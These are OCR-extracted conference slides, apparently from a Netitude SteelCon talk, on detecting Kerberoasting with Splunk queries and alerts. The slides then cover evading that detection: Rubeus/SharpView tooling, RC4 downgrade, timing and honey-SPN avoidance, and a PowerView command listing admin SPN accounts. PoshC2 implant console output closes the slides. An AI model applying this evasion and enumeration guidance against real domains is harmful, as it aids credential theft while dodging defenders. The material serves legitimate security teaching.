
>	07/07/2019 10:13:09.000	07/07/2019 11:13:09 AM
		LogName=Security
		SourceName=Microsoft Windows security auditing.
		EventCode=4769
		EventType=0
		Show all 37 lines
		host = DS-DCPRD-01 source = WinEventLog:Security sourcetype = WinEventLog:Security

>	07/07/2019 09:56:44.000	07/07/2019 10:56:44 AM
		LogName=Security
		SourceName=Microsoft Windows security auditing.
		EventCode=4769
		EventType=0
		Show all 37 lines
		host = DS-DCPRD-01 source = WinEventLog:Security sourcetype = WinEventLog:Security

Detect - Kerberos (Event)




```
07/08/2019 11:32:39 AM
LogName=Security
SourceName=Microsoft Windows security auditing.
EventCode=4769
EventType=0
Type=Information
ComputerName=DS-DCPRD-01.digitalsolutions.com
TaskCategory=Kerberos Service Ticket Operations
OpCode=Info
RecordNumber=1297856
Keywords=Audit Success
Message=A Kerberos service ticket was requested.



Account Information:

        Account Name:           jason.parry@DIGITALSOLUTIONS.COM

        Account Domain:         DIGITALSOLUTIONS.COM

        Logon GUID:             {E8429B84-A24B-76BD-2766-54715353830A}
```



```
Service Information:

        Service Name:           mssqlsvcaccnt

        Service ID:             S-1-5-21-3761752888-2114804872-3927619150-1110



Network Information:

        Client Address:         ::ffff:10.150.10.34

        Client Port:            56430



Additional Information:

        Ticket Options:         0x40800010

        Ticket Encryption Type: 0x17

        Failure Code:           0x0

        Transited Services:     -
```

Detect – Kerberoast (Stats)




```
index=main sourcetype=WinEventLog:* earliest=-25h EventCode=4769 | stats count by Account_Name
```

✓ 250 events (before 07/07/2019 10:37:24.855) No Event Sampling

Account_Name	count
Administrator@DIGITALSOLUTIONS.COM	7
BLOREDC1$@BLOREBANK.LOCAL	2
CaptainKoala@DIGITALSOLUTIONS.COM	16
DS-DCPRD-01$@DIGITALSOLUTIONS.COM	32
DS-PRDWRK10019$@DIGITALSOLUTIONS.COM	24
DS-PRDWRK10020$@DIGITALSOLUTIONS.COM	31
DS-PRDWRK10021$@DIGITALSOLUTIONS.COM	36
MJ.Hashes@digitalsolutions.com	10
jason.parry@DIGITALSOLUTIONS.COM	71
mj.hashes@DIGITALSOLUTIONS.COM	21

NETITUDE
A member of the Lloyd's Register group

Detect – Kerberoast (Refining)




```
index=main sourcetype=WinEventLog:* earliest=-8d EventCode=4769 AND Ticket_Encryption_Type = 0x17 AND Account_Name != "*$*" | stats count by Account_Name
```

✓ 90 events (before 07/07/2019 10:53:48.814)

Account_Name	count
Administrator@DIGITALSOLUTIONS.COM	8
jason.parry@DIGITALSOLUTIONS.COM	82

Detect – Kerberoast (Alert Creation)



ert ×

Settings

Alert: **Kerberoast 4769**

Description: Suspected Kerberoast Attack - This is an IOC, perform initial investigation of account & asset.

Alert type: Scheduled | Real-time

Expires: 30 day(s) ▾

gger Conditions

gger alert when: Number of Results ▾

is greater than ▾ 3


in: 1 minute(s) ▾

Trigger: Once | For each result

Throttle ?: ☑

uppress results
ining field value: *

ss triggering for: 30 second(s) ▾



is greater than ▾ 3

minute(s) ▾

For each result

Su
contain

Suppress second(s) ▾

Tr

- Log Event – Send log event to Splunk receiver endpoint
- Output results to lookup – Output the results of the search to a CSV lookup file
- Output results to telemetry endpoint – Custom action to output results to telemetry endpoint
- Run a script – Invoke a custom script
- Send email – Send an email notification to specified recipients
- Webhook


+ Add Actions ▾

When triggered: Add to Triggered Alerts — Remove

Severity: High ▾

Cancel | Save

Detect – Kerberoast (Trigger Alert)



Time	Fired alerts	App	Type	Severity	Mode	Actions
2019-07-07 20:13:46 UTC	Kerberos 4769	search	Real-time	● High	Per Result	View results | Edit search | Delete
2019-07-07 20:13:11 UTC	Kerberos 4769 EncType 17(RC4)	search	Real-time	● High	Per Result	View results | Edit search | Delete
2019-07-07 20:13:11 UTC	Kerberos 4769	search	Real-time	● High	Per Result	View results | Edit search | Delete
2019-07-07 20:13:10 UTC	Eventcode 4769	search	Real-time	● High	Per Result	View results | Edit search | Delete

Evade - Kerberoast

Make use of C# tooling to reduce chance of endpoint detections courtesy of .NET

- Rubeus / SharpView


Check the Domain Functional Level

- Often see that there are 2012 R2+ domain controllers, but no upgrade to the actual FFL or DFL
- If the DFL is 2008+, AES is SUPPORTED. But you can still get RC4 hashes!


Roast carefully against particular OUs, at the right time of day, from the right user context, with the right encryption algorithm to blend in. NPK can help with AES.

Interrogate intelligently, know your enemy and environment, even if you don’t!

- Get admin SPNs, check accounts first before roasting, roast periodically
- ***Get-DomainUser -SPN | ?{$_.memberof -like '*Admin*'} | select name,userprincipalname,serviceprincipalname,memberof***
- Beware the honey SPNs, do your recon!




A member of the Lloyd's Register group


root@SteelCon-C2: ~ 106x50
root@SteelCon-C2: ~ 81x45
sftp root@steelcon.duckdns.org 90x3
1

```
Task 01253 (Mac) returned against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2
019 11:16:42)

[+] IPConfig


ComputerName         : DS-PRDWRK10019
IPAddress            : {10.150.10.34}
NetworkAdapter       : Intel(R) 82574L Gigabit Network Connection
MACAddress           : 00:0C:29:39:83:A1
DefaultGateway       : {10.150.10.1}
DHCPServer           :
DHCPEnabled          : False
SubnetMask           : {255.255.255.0}
DNSServer            : {10.150.10.187, 10.150.10.105}
WinsPrimaryServer    :
WinsSecondaryServer  :

Task 01254 (Mac) issued against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/201
9 11:16:43)
get-proxy y


Task 01254 (Mac) returned against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2
019 11:16:44)



DisableCachingOfSSLPages : 0
IE5_UA_Backup_Flag       : 5.0
PrivacyAdvanced          : 1
SecureProtocols          : 2688
User Agent               : Mozilla/4.0 (compatible; MSIE 8.0; Win32)
CertificateRevocation    : 1
ZonesSecurityUpgrade     : {187, 86, 14, 73...}
EnableNegotiate          : 1
MigrateProxy             : 1
ProxyEnable              : 0
WarnonZoneCrossing       : 0
ProxyServer              : 10.150.10.1:8080
PSPath                   : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVers
ion\Internet
                           Settings
PSParentPath             : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVers
ion
PSChildName              : Internet Settings
PSProvider               : Microsoft.PowerShell.Core\Registry
```

```
  =============== v4.8 www.PoshC2.co.uk =============

User: Mac

[93]: Seen:13/07/2019 11:17:38 | PID:7940  | 1s | DIGITALSOLUTION\jason.parry @ D
S-PRDWRK10019 (AMD64) PS
[94]: Seen:13/07/2019 11:17:37 | PID:2412  | 1s | DIGITALSOLUTION\jason.parry @ D
S-PRDWRK10019 (AMD64) C#

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 93


DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (PID:7940)
93>
```

```
sftp>
sftp>
sftp>
```


root@SteelCon-C2: ~ 106x50
root@SteelCon-C2: ~ 81x45
sftp root@steelcon.duckdns.org 90x3

```
ZonesSecurityUpgrade     : {187, 86, 14, 73...}
EnableNegotiate          : 1
MigrateProxy             : 1
ProxyEnable              : 0
WarnonZoneCrossing       : 0
ProxyServer              : 10.150.10.1:8080
PSPath                   : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVers
ion\Internet
                           Settings
PSParentPath             : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVers
ion
PSChildName              : Internet Settings
PSProvider               : Microsoft.PowerShell.Core\Registry

Task 01267 (Mac) issued against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/201
